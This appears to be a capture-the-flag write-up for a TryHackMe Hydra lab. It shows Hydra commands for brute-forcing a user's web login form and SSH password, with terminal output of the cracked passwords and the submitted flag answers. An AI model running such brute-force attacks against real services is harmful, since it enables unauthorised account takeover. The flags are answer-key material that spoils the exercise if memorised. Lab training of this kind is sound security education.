



1. Read the above and have Hydra at the ready.
   Answer : Read and submit




Task-2 Using Hydra

1. Use Hydra to bruteforce molly's web password. What is flag 1?

Answer : THM{2673a7dd116de68e85c48ec0b1f2612e}


Steps :This can be done by basic hydra command (*hydra -l molly -P rockyou.txt http-post-form "/login:username=^USER^&password=^PASS^:incorrect" -V*) as given in description




Below is an example Hydra command to brute force a POST login form:

```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form "/:username=^USER^&password=^PASS^:F=incorrect"
-V
```

OPTION	DESCRIPTION
-l	Single username
-P	indicates use the following password list
http-post-form	indicates the type of form (post)
/login url	the login page URL
:username	the form field where the username is entered
^USER^	tells Hydra to use the username
password	the form field where the password is entered
^PASS^	tells Hydra to use the password list supplied earlier
Login	indicates to Hydra the Login failed message
Login failed	is the login failure message that the form returns
F=incorrect	If this word appears on the page, its incorrect
-V	verborse output for every attempt




Login page for the given ip



using hydra to bruteforce


Now will submit the username:molly and password:sunshine on the login page and we will get the flag as shown below:



Flag

2)Use Hydra to bruteforce molly's SSH password. What is flag 2?
Answer : THM{c8eeb0468febbadea859baeb33b2541b}

Steps: This can be done using command (*hydra -l molly -P rockyou.txt ssh -V*). You will get password and then login to ssh using this command (*ssh molly@IP*). Now 'ls' and 'cat' the flag.



Use the hydra command for ssh

```
root@kali:~/Desktop# hydra -l molly -P rockyou.txt 10.10.124.71 ssh
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service orga

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-08-31 04:26:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to r
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~
[DATA] attacking ssh://10.10.124.71:22/
[22][ssh] host: 10.10.124.71   login: molly   password: butterfly
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-08-31 04:27:46
root@kali:~/Desktop# ssh molly@10.10.124.71 butterfly
The authenticity of host '10.10.124.71 (10.10.124.71)' can't be established.
ECDSA key fingerprint is SHA256:v0rKjXtbRWPdUq4YSerxgDdvIL+RgNp48DUG5Dh35lw.
```

Now login using ssh username@ip

```
root@kali:~/Desktop# ssh molly@10.10.124.71
molly@10.10.124.71's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_6

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.


Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
```

```
molly@ip-10-10-124-71:~$ ls
flag2.txt
molly@ip-10-10-124-71:~$ cat  flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
molly@ip-10-10-124-71:~$
```

FLag

Thank You for viewing my writeup!!